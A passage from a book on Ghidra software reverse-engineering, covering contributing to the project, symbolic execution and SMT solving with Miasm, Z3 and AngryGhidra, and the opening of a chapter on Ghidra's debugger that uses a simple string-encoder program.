Figure 14.24 – Accessing the already created pull requests in the official Ghidra repository

With that, you have learned how to contribute with your own code to Ghidra. If you want to learn more about how to contribute, check out our Ghidra contributing guide.

Contributing guide

If you want to learn more about how to contribute, check out the following link: `https://github.com/NationalSecurityAgency/ghidra/blob/master/CONTRIBUTING.md`. It is also recommended that you follow the developer guide if you want to prepare a high-quality development environment: `https://github.com/NationalSecurityAgency/ghidra/blob/master/DevGuide.md`.

This chapter was a detailed guide on how to contribute to Ghidra but, obviously, we didn't cover all the GitHub and/or Git software capabilities because this is outside the scope of this book. In fact, there are many other ways to contribute, such as answering the questions of other users, but these are intuitive and will not be discussed here.

Summary

In this chapter, you learned about various Ghidra online resources, including websites, social network accounts, chats, and the Ghidra repository.

You also learned how to interact with the community in different ways, including submitting bug reports, new features, questions, and commenting on other user submissions.

You then learned that mentioned submissions are, in fact, issues that have different kinds of templates.

Finally, you learned how to make a fork of Ghidra, make changes to the code, and propose your modification to the community.

In the next chapter, you will learn about some advanced topics that we have not covered yet, such as satisfiability modulo theories and symbolic execution, as well as how to expand your knowledge of what you've learned so far.

Questions

1. Do you have to work for NSA in order to participate in the Ghidra development process?
2. How can you interact with other members of the community? How can you chat with them about Ghidra?

Further reading

Please refer to the following links for more information on the topics that were covered in this chapter:

- *Mastering Git and GitHub – A Practical Bootcamp for Beginners*, Shubham Sarda, September 2019 [Video]: `https://www.packtpub.com/product/mastering-git-and-github-a-practical-bootcamp-for-beginners-video/9781839219955`
- *Git and GitHub: The Complete Git and GitHub Course*, George Lomidze, March 2020 [Video]: `https://www.packtpub.com/product/git-and-github-the-complete-git-and-github-course-video/9781800204003`
- *Contributors Guide*: `https://github.com/NationalSecurityAgency/ghidra/blob/master/CONTRIBUTING.md`
- *Developer's Guide*: `https://github.com/NationalSecurityAgency/ghidra/blob/master/DevGuide.md`

15

Extending Ghidra for Advanced Reverse-Engineering

In this chapter, we will discuss the next steps you can take to learn more about Ghidra and fully make the most of its functionality. Throughout this book, you've learned how to use Ghidra for reverse-engineering purposes. You've also learned how to modify and extend Ghidra, as well as how to contribute to the project with your own developments. Although it seems that we have already covered everything, we haven't talked about how to use Ghidra for solving state-of-the-art reverse-engineering challenges yet.

In this chapter, you will learn about some advanced reverse-engineering topics that are trending at the time of writing, including static and dynamic symbolic execution and **Satisfiability Modulo Theories** (**SMT**) solvers.

Static symbolic execution (or simply **symbolic execution**) is a systematic program analysis technique that executes programs on symbolic inputs (for example, a vector of 32 bits named x) instead of concrete values (for example, 5 units).

As the execution of the program progresses in a static symbolic execution session, the inputs go through restrictions (for example, `if` conditions, loop conditions, and so on), giving rise to formulas. These formulas contain arithmetic but also logical operations, which is what makes these SMT problems, that is, problems where we must determine whether a first-order formula is satisfiable with respect to some logical theory. SMT is an extension of SAT (the **Boolean satisfiability problem**). As the name suggests, SAT formulas involve Boolean values, while SMT is a variant of SAT that has been enriched to cover integers, reals, arrays, data types, bit vectors, and pointers.

Since both SAT and SMT are known to be hard problems (**NP-complete problems**), in some situations, it is necessary to reduce their formulas. This can be done by partially feeding the formula with concrete values, something that is known as dynamic symbolic execution or concolic execution (where the word concolic refers to mixing concrete and symbolic values).

We will start by providing an overview of the basics of some advanced reverse-engineering tools and techniques, before exploring the Ghidra extensions and capabilities that make use of these kinds of tools to make their jobs easier.

In this chapter, we're going to cover the following topics:

- Learning the basics of advanced reverse-engineering
- Using Ghidra for advanced reverse-engineering

Let's get started!

Technical requirements

The technical requirements for this chapter are as follows:

- Microsoft Z3 theorem prover: `https://github.com/Z3Prover/z3`.
- Miasm reverse-engineering framework: `https://github.com/cea-sec/miasm`.

This book's GitHub repository, which contains all the necessary code for this chapter: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter15`

Learning the basics of advanced reverse-engineering

In this section, we will provide an overview of a basic reverse-engineering process. We will discuss the difference between static and dynamic analysis. We will utilize and learn about open source frameworks such as Miasm, Z3, and angr and delve into symbolic, SMT, and concolic executions using Ghidra.

Learning about symbolic execution

You should already be familiar with the aspects of debugging a program. In this kind of process, you explore the program using concrete values, which is why this is called concrete execution. For instance, the following screenshot shows an x86_64 debugging session. The `RAX` register takes a value of `0x402300` while debugging the `hello_world64.exe` program, which is a concrete value:




Figure 15.1 – X64Dbg software displaying the concrete value of RAX while debugging

But there is a way of exploring a program using symbols instead of concrete values. This way of exploring a program is called symbolic execution and offers you the advantage of using a mathematical formula that represents all the possible values instead of a single one:

- **Symbolic**: $y = x + 1$
- **Concrete**: $y = 5 + 1 = 6$ (assuming $x = 5$)

Let's analyze the same code, from the first instruction (the `0x402300` address to the first jump instruction (the `0x402310`) address) using Miasm (use `pip` to install Miasm using `pip install miasm`), which allows symbolic execution to be performed:

```
01  from miasm.analysis.binary import Container
02  from miasm.analysis.machine import Machine
03  from miasm.core.locationdb import LocationDB
04  from miasm.ir.symbexec import SymbolicExecutionEngine
05
06  start_addr = 0x402300
07  loc_db = LocationDB()
08  target_file = open("hello_world64.exe", 'rb')
09  container = Container.from_stream(target_file, loc_db)
10
11  machine = Machine(container.arch)
12  mdis = machine.dis_engine(container.bin_stream,
                              loc_db=loc_db)
13  ira = machine.lifter_model_call(mdis.loc_db)
14  asm_cfg = mdis.dis_multiblock(start_addr)
15  ira_cfg = ira.new_ircfg_from_asmcfg(asm_cfg)
16  symbex = SymbolicExecutionEngine(ira)
17  symbex_state = symbex.run_block_at(ira_cfg, start_addr)
18  print (symbex_state)
```

The preceding piece of code performs the following operations to symbolically execute the first basic block of our `hello_world64.exe` program:

1. This code starts importing some necessary Miasm components (lines `01` to `04`).
2. This instantiates the location database, which will be required later (line `07`)
3. This opens the `hello_world64.exe` file as a Miasm container (lines `08` and `09`).
4. This creates a machine for the architecture of our `hello_world64.exe` program, which is x86_64 (line `11`).
5. This initializes the queue disassembly engine (line `12`).
6. This initializes the IRA machine (line `13`). IRA is the Miasm intermediate representation that is analogous to P-Code on Ghidra.

7. This retrieves the control flow graph for the assembly language (line `14`).
8. This retrieves the control flow graph for the IRA intermediate representation (line `15`).
9. It initializes the symbolic engine (line `16`).
10. This runs the basic block at the `0x402300` address using the symbolic engine (line `17`).
11. This prints the state of the symbolic engine (line `18`).

If we run the preceding code, it will produce the following results:

```
C:\Installs\hello_world64> python symbex_test.py
(@32[@64[0x404290]] == 0x2)?(0x402318,0x402312)
```

The symbolic state of the program can be understood as follows: if the 64-bit address stored in `0x404290` points to a 32-bit value equal to `0x2` (this is how you must read the left part of the interrogation, which is equivalent to an `if` statement), then jump to `0x402318`; otherwise, go to `0x402312`.

> **Miasm**
>
> If you want to learn more about Miasm, check out the following link: `https://github.com/cea-sec/miasm`. If you want to deeply understand the preceding code, check out the Miasm auto-generated Doxygen documentation: `https://miasm.re/miasm_doxygen/`.

In this section, you learned the basics of symbolic execution by writing a simple example. In the next section, we will learn why symbolic execution is useful in reverse-engineering.

Learning about SMT solvers

SMT solvers take a (quantifier-free) first-order logic formula, *F*, as input over a background theory, *T*, and return the following:

- `sat` (+ model): If *F* is satisfiable
- `unsat`: If *F* is unsatisfiable

Let's take a look at a Python example that uses the Z3 theorem solver developed by Microsoft:

```
>>> from z3 import *
>>> x = Int('x')
>>> y = Int('y')
>>> s = Solver()
>>> s.add(y == x + 5)
>>> s.add(y<x)
>>> s.check()
unsat
```

In the preceding code, we performed the following operations:

1. Imported Microsoft's Z3
2. Declared two Z3 integer variables of the `int` type: `x` and `y`
3. Instantiated the Z3 solver: `s`
4. Added a restriction indicating that `y` is `x` plus `5`
5. Added another restriction indicating that `y` is less than `x`
6. Checked whether it is possible to find a concrete value that satisfies the formula

Obviously, the solver returns `unsat` because values for `y` and `x` do not exist. This is because `x` exceeds `y` by `5` units while `y` is less than `x`.

If we repeat this experiment while changing the condition so that `y` is greater than `x`, the solver will return `sat`:

```
>>> s = Solver()
>>> s.add(y == x + 5)
>>> s.add(y>x)
>>> s.check()
sat
>>> s.model()
[x = 0, y = 5]
```

In this case, the formula can be solved, and we can also ask for the concrete values that satisfy it by calling `model()`.

SMT solvers can be combined with symbolic execution to check whether a certain formula returns `sat` or `unsat` – for instance, if a certain path of a call graph can be reached or not.

In fact, you can easily convert from a Miasm IRA symbolic state (the `symbex_state` variable on line `17` in the script shown in the previous section) using the `TranslatorZ3` module of Miasm. This can be seen in the following code snippet, which extends the script from the previous section:

```
19  from z3 import *
20  from miasm.ir.translators.z3_ir import TranslatorZ3
21  translatorZ3 = TranslatorZ3()
22  solver = Solver()
23  solver.add(translatorZ3.from_expr(symbex_state) ==
                                              0x402302)
24  print(solver.check())
25  if(solver.check()==sat):
26    print(solver.model())
27  solver = Solver()
28  solver.add(translatorZ3.from_expr(symbex_state) ==
```

```
                                                    0x4022E0)
29  print(solver.check()
30  if(solver.check()==sat):
31    print(solver.model())
```

In the previous code snippet, the following operations are being performed:

1. Import Microsoft's Z3 (line `19`).
2. Import `TranslatorZ3`, which allows us to translate from a Miasm IRA machine symbolic state to a Microsoft Z3 formula (line `20`).
3. Instantiate `TranslatorZ3` (line `21`).
4. Instantiate the Microsoft Z3 solver (line `22`).
5. Convert the IRA symbolic state into a Microsoft Z3 formula and add a constraint to it indicating that the jump instruction must go directly to the `0x402302` address (line `23`).
6. Ask whether the solver of this formula has a solution, that is, whether it is possible to take the `0x402302` branch in some possible situation (line `24`).
7. If the branch can be taken, ask the solver for a solution (lines `25` and `26`).
8. Instantiate the solver again and repeat this process for the other branch (lines `27-31`).

The result of executing the complete script gives us the following output:

```
zf?(0x402302,0x4022E0)
sat
[zf = 1]
sat
[zf = 0]
```

The preceding code prints the symbolic state of the Miasm IRA machine. Since we have no further restriction conditions for this branch, it returns `sat` for both paths of the branch. This means that both branches can be taken: the `0x402302` branch is taken when the **zero flag** (**zf**) is set to `1`, while the `0x4022E0` branch is taken when the `zf` is set to `0`.

Learning about concolic execution

Symbolic execution (also known as static symbolic execution) is powerful since you can explore a path for all possible values. You can also explore other paths since it doesn't depend on the input that it receives. However, it does face some limitations:

- The SMT solver cannot handle non-linear and very complex constraints
- Since it is a white-box technique, modeling libraries is a hard problem

To solve these limitations, we can feed the symbolic execution with concrete values. This technique is known as concolic execution (also known as dynamic symbolic execution).

A popular Python framework for analyzing binaries that combines both static and dynamic symbolic execution is known as the **angr framework**.

angr framework

If you want to learn more about the angr framework, check out the following link: `https://angr.io/`. If you are interested in checking out some examples of angr in action, refer to the angr documentation: `https://docs.angr.io/`.

As you can guess, these kinds of tools and techniques can be applied to a lot of challenging tasks during reverse-engineering, especially during deobfuscation.

Using Ghidra for Advanced reverse-engineering

Ghidra has an intermediate language known as **PCode**. It makes Ghidra powerful because it is suitable for applying these kinds of techniques. As we mentioned in *Chapter 10*, *Scripting Binary Audits*, in the *PCode versus assembly language* section, the reason why PCode is more suitable for symbolic execution is that it offers more granularity than assembly. In fact, the side effects that take place in the assembly language, such as flag registers being modified during the execution of an instruction, don't happen in PCode because they are split into many instructions. This aspect of intermediate representations simplifies the task of creating and maintaining SMT formulas.

In the next section, you will learn how to extend Ghidra with angr, a powerful binary analysis framework for implementing symbolic execution.

Adding symbolic execution capabilities to Ghidra with AngryGhidra

When looking for ways to perform symbolic execution on Ghidra's Telegram channel, I found a plugin that added angr capabilities to Ghidra:



Figure 15.2 – AngryGhidra plugin posted on the GhidaRE Telegram channel

As we mentioned in *Chapter 14*, *Contributing to the Ghidra Community*, Telegram groups about Ghidra are really useful. You can download the plugin for AngryGhidra from the following link: `https://github.com/Nalen98/AngryGhidra`.

When using the AngryGhidra plugin, by right-clicking on an address, you can specify the following:

- Where to start the angr analysis (**Blank State Address**).
- Path addresses you do not want to reach (**Avoid Address**).
- The address you want to reach (**Address to Find**).

The aforementioned options can be seen in the following screenshot:




Figure 15.3 – AngryGhidra plugin interface

By using these fields, you can solve challenging binary problems in a few seconds by checking the `readme` section of `https://github.com/Nalen98/AngryGhidra/`:




Figure 15.4 – Quickly solving a challenge using AngryGhidra

In the next section, we will learn how to convert PCode into a **Low-Level Virtual Machine** (**LLVM**) intermediate representation. LLVM provides a few compiler and toolchain subprojects, but for this book, we are only interested in the LLVM intermediate representation subproject.

Converting from PCode into LLVM with pcode-to-llvm

The LLVM project is a collection of modular and reusable compiler and toolchain technologies. Its core project is also named LLVM and contains everything you need to process intermediate representations and convert them into object files. For more information, check out the following link: `https://llvm.org/docs/GettingStarted.html`.

LLVM is used in some fuzzing libraries, for example, `libFuzzer` (`https://llvm.org/docs/LibFuzzer.html`) in order to find vulnerabilities in binaries.

There is a plugin available at `https://github.com/toor-de-force/Ghidra-to-LLVM` for an older version of Ghidra 9.x that can lift the compiled binary to LLVM. Also, you can explore projects such as McSema 2.0 at `https://github.com/lifting-bits/mcsema`, which carries out binary code lifting to LLVM.

As you know, there are a lot of interesting topics outside the scope of this book that you can investigate. I recommend that you join the Ghidra Telegram channels and the Ghidra community mentioned in the previous chapter to learn more.

Summary

In this chapter, you learned about some advanced reverse-engineering topics, that is, symbolic execution, SMT solvers, and concolic execution.

You learned how to perform symbolic execution by writing some simple code using Miasm that symbolically executed a basic block of a hello world program. You also learned about the Z3 theorem solver by performing two simple experiments.

Finally, you learned how to incorporate symbolic and concolic execution when using Ghidra by extending it with a plugin. You also learned how to convert from PCode into an LLVM intermediate representation, which can be useful for performing some advanced reverse-engineering tasks.

In next chapter, we will cover the Ghidra debugging tool and outline various debugging strategies. We will learn different debugging modes, including remote and kernel debugging, for analyzing complex code execution scenarios.

Questions

1. What is the difference between concrete and symbolic execution?
2. Can symbolic execution substitute concrete execution?
3. Can Ghidra apply symbolic or concolic execution to a binary file?

Further reading

Please refer to the following links for more information on the topics that were covered in this chapter:

- An abstract interpretation-based deobfuscation plugin for Ghidra: `https://www.msreverseengineering.com/blog/2019/4/17/an-abstract-interpretation-based-deobfuscation-plugin-for-ghidra`
- *A Survey of Symbolic Execution Techniques*, Baldoni, R., Coppa, E., Cono D'Elia, D., et al., October 2016: `https://ui.adsabs.harvard.edu/abs/2016arXiv161000502B/abstract`
- *A Survey of Satisfiability Modulo Theory*, David Monniaux, January 2017: `https://hal.archives-ouvertes.fr/hal-01332051/document`

Part 5: Debugging and Applied Malware Analysis

This final section explores advanced topics such as debugging and applied malware analysis techniques critical for addressing sophisticated cyber threats. You will learn methods for unpacking real-world malware that utilizes obfuscation and anti-analysis strategies. Additionally, all skills learned throughout this book will be applied to reverse-engineer complex ransomware, providing a comprehensive understanding of its mechanisms.

This part contains the following chapters:

- *Chapter 16*, *Debugging*
- *Chapter 17*, *Unpacking in-the-Wild Malware*
- *Chapter 18*, *Reverse-Engineering Ransomware*

16
Debugging

Debugging is an essential technique in software analysis and reverse-engineering. By using debugging, we can dynamically examine the internal state of a program during its execution, gaining insights that static analysis alone cannot provide. Debugging allows us to step through code, monitor variable values, and observe control flow, making it possible to identify and fix errors that may not be apparent through static analysis. When used in tandem with static analysis, debugging not only accelerates the analysis process but also enhances our understanding of how a program operates at runtime. This combination provides a more holistic view of the software's behavior, enabling us to uncover hidden bugs, security vulnerabilities, and unintended functionality. In this chapter, we will explore the powerful debugging capabilities of Ghidra, a comprehensive software reverse-engineering suite. We will learn how to leverage Ghidra's features, such as breakpoints, memory inspection, and disassembly, to dissect and analyze software more effectively, ultimately improving our ability to understand and modify complex software systems.

The chapter covers the following topics:

- Ghidra debugger overview
- Starting Ghidra debugger
- Debugger windows and toolbar
- Execution flow control
- Debugging the `simple_encoder.exe` application
- Remote debugging

Technical requirements

The technical requirements for this chapter are as follows:

- Ghidra 11.2: `https://github.com/NationalSecurityAgency/ghidra/releases/tag/Ghidra_11.2_build`

- Linux installed on a virtual machine of your choice, or WSL: `https://www.kali.org/docs/wsl/wsl-preparations/`

This book's GitHub repository contains all the necessary code for this chapter: `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners--Second-Edition/tree/main/Chapter16`.

Ghidra debugger overview

Ghidra's debugging functionality is an integral part of its suite, providing a robust set of tools to facilitate dynamic analysis and reverse-engineering. Ghidra's debugging framework is built around the **Ghidra Asynchronous Debug Protocol** (**GADP**), which serves as a versatile bridge between Ghidra and various debugging backends. At its core, GADP provides a communication channel for interacting with native APIs (which is not allowed in general to contain crashes) using an asynchronous JSON-based messaging protocol, enabling integration with prominent debugger backends such as the Windows debugger (`dbgeng.dll`), **GDB** (**GNU Debugger**), and LLDB.

The core functionalities of Ghidra's debugger are as follows:

- Memory reading/writing
- Register access and modification
- Breakpoint management
- Stack trace retrieval
- Thread viewing and control
- Process attachment/detachment

Ghidra supports both local and remote debugging scenarios. Remote debugging capabilities allow analysts to debug applications running on different machines or even different operating systems, broadening the scope of their analysis. By leveraging Ghidra's remote debugging, users can set breakpoints, inspect memory, and evaluate the state of a program without being physically present on the target system. This is especially useful for analyzing malware or software running in isolated or controlled environments where direct access may be restricted.

In the following sections, we will delve deeper into Ghidra's debugger and explore how to configure and use it, set up remote debugging sessions, and effectively leverage these tools to gain deeper insights into software behavior.

Starting the Ghidra debugger

On Windows, we will use the **Windows debugger** (`dbgeng.dll`), which is also the backend engine used by WinDbg. To do this, let's create a simple program that encodes a given string and then prints the encoded version. We will try to debug this application in this chapter to learn about the various concepts of debugging.

Here is the code for a simple string encoder program (`simple_encoder.exe`):

```
#include <stdio.h>
#include <string.h>
void simple_encoder(char *input_string, char *encoded_string) {
    int val;
  __asm__ __volatile__(
        ".intel_syntax noprefix;"
        "push 1;"
        "pop rax;"
        ".att_syntax prefix;"
        : "=r" (val)
    );
    for (int i = 0; i < strlen(input_string); i++) {
        encoded_string[i] = input_string[i] + val;
    }
    encoded_string[strlen(input_string)] = '\0';
}
int main() {
    char input_string[] = "Hello, world!";
    char encoded_string[100] = "";
    simple_encoder(input_string, encoded_string);
    printf("Encoded string: %s\n", encoded_string);
    return 0;
}
```

The preceding code simply increments each character of the given string by 1, but it intentionally tries to obscure this fact by using assembler directives.

Compile the preceding code with the following command:

```
gcc simple_encoder.c -O0 -o simple_encoder.exe
```

Let's create a new project in Ghidra and import `simple_encoder.exe` into this project. Once it has been imported, drag `simple_encoder.exe` onto the debugger icon ( ) in the **Tool Chest**, as shown in the following figure:



Figure 16.1 – Importing simple_encoder.exe and launching the debugger

This will bring up the Debugger window. If you are asked to analyze the program, choose **Yes**. The next step is to launch the executable. This will populate the Debugger window with all the necessary objects and details that we will explore in later sections.

Before we launch the debugger, please install the following Python package using the following command. This launcher is a Python implementation of a console debugger based on `dbgeng.dll`:

```
pip3 install pybag protobuf==3.20.3
```

Now, from the menu bar, select **Debugger | Configure and Launch simple_encoder.exe using… | dbgeng**:




Figure 16.2 – Launching simple_encoder.exe using the dbgeng debugger

In the dialog that appears next, make sure to select the correct Python interpreter in the **Python command** field for which you installed the Python package earlier:




Figure 16.3 – Debugger configuration dialog for dbgeng

Click the **Launch** button in the dialog and wait until it starts the debug server and loads the `simple_encoder.exe` process disassembly in the **Dynamic Listing** window (titled **Dynamic**), as shown in the following figure:




Figure 16.4 – simple_encoder.exe process loaded in the debugger and paused

At this point, the process has been loaded into the debugger and has been paused so we can decide how we want to proceed. But before we move further with debugging, let's discuss what we are seeing in various debugger windows, the debugging toolbar, and basic concepts of how to manage debugging sessions.

Debugger windows and toolbar

The debugger window consists of the following stacked windows:

- **Connections**: This lists active debug server sessions or connections. From here, you can establish new sessions or terminate existing ones:




Figure 16.5 – Connections window showing active connections

- **Debug Console**: This lists problems, diagnostics, progress, and recommendations throughout the tool. Some problems are presented with remedial actions, which may expedite your workflow or aid in troubleshooting. In our case, it states **The module ntdll.dll was not found in the project** as a problem, but we can ignore this message as it is not a module that we are interested in debugging:




Figure 16.6 – Debug Console window showing warnings and issues

- **Dynamic**: This is the primary means of examining the instructions being executed. By default, it follows the program counter and disassembles from the program counter's current position until the next control transfer instruction. It supports many of the same operations as the **Static Listing** (**Static Window**), including patching. The tabs at the top list the active traces. Traces with a record icon (⏺) represent live targets.

